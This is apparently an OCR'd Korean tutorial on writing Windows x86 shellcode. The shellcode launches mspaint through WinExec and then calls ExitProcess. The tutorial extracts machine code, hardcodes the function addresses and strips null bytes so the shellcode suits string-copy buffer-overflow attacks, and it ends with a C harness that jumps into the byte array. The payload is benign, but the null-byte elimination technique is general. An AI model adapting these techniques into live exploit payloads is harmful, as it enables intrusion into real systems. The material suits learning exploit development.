




windos\System32 밑에 있는 mspaint를 출력해주는 쉘코드를 작성해보겠다


먼저 WinExec() 함수를 이용해 c언어로 코드를 작성한다.

해당 코드를 디버깅한 후 디스어셈블리어를 추출한다.
그 후 WinExec(), ExitProcess() 함수의 주소를 디버거를 통해 찾아서 디스어셈블리에 주소 부분을 수정한다.





다음과 같이 주소를 찾은 후 어셈블리어로 두 번째 쉘코드를 작성한다.



다음으론 두 번째 쉘코드에서 디버깅 모드를 통해 기계어를 추출해온다.

다음과 같이 기계어 코드를 __asm과 jmp 명령을 이용해서 실행하도록 한다.

하지만 다음과 같이 널바이트를 포함한 쉘코드로는 문자열 복사 계열 함수 취약점 공격이 어렵게 된다. (널바이트 = buf[8]에 있는 '\0')
공격 활용도가 높은 쉘코드를 작성하기 위해선 쉘코드에 있는 널바이트를 제거해야 한다.

따라서 mov byte ptr[ebp-1], 0 부분을
xor ebx, ebx
mov [ebp-1], ebx로 수정해준 다. 해당 코드는 ebx를 0으로 초기화 시킨 후 레지스터를 이용하여 mov [ebp-1] 값을 0으로 설정해 주는 것이다.


```
shellcode4.cpp
shellcode4

#include "stdafx.h"
#include "windows.h"

char shellcode[] = "\xC6\x45\xF8\x6D"
"\xC6\x45\xF9\x73"
"\xC6\x45\xFA\x70"
"\xC6\x45\xFB\x61"
"\xC6\x45\xFC\x69"
"\xC6\x45\xFD\x6E"
"\xC6\x45\xFE\x74"
"\x33\xDB"
"\x89\x5D\xFF"
"\x6A\x05"
"\x8D\x45\xF8"
"\x50"
"\xB8\x7E\xF5\x12\x77"
"\xFF\xD0"
"\x6A\x01"
"\xB8\xD2\xBE\x0F\x77"
"\xFF\xD0";

int main(int argc, char* argv[])
{
    int* shell = (int*)shellcode;
    __asm {
        jmp shell
    };
}
```

이렇게 널바이트를 사용하지 않고 쉘코드를 작성하여 쉘코드의 공격 활용도를 높일 수 있었다.



실행화면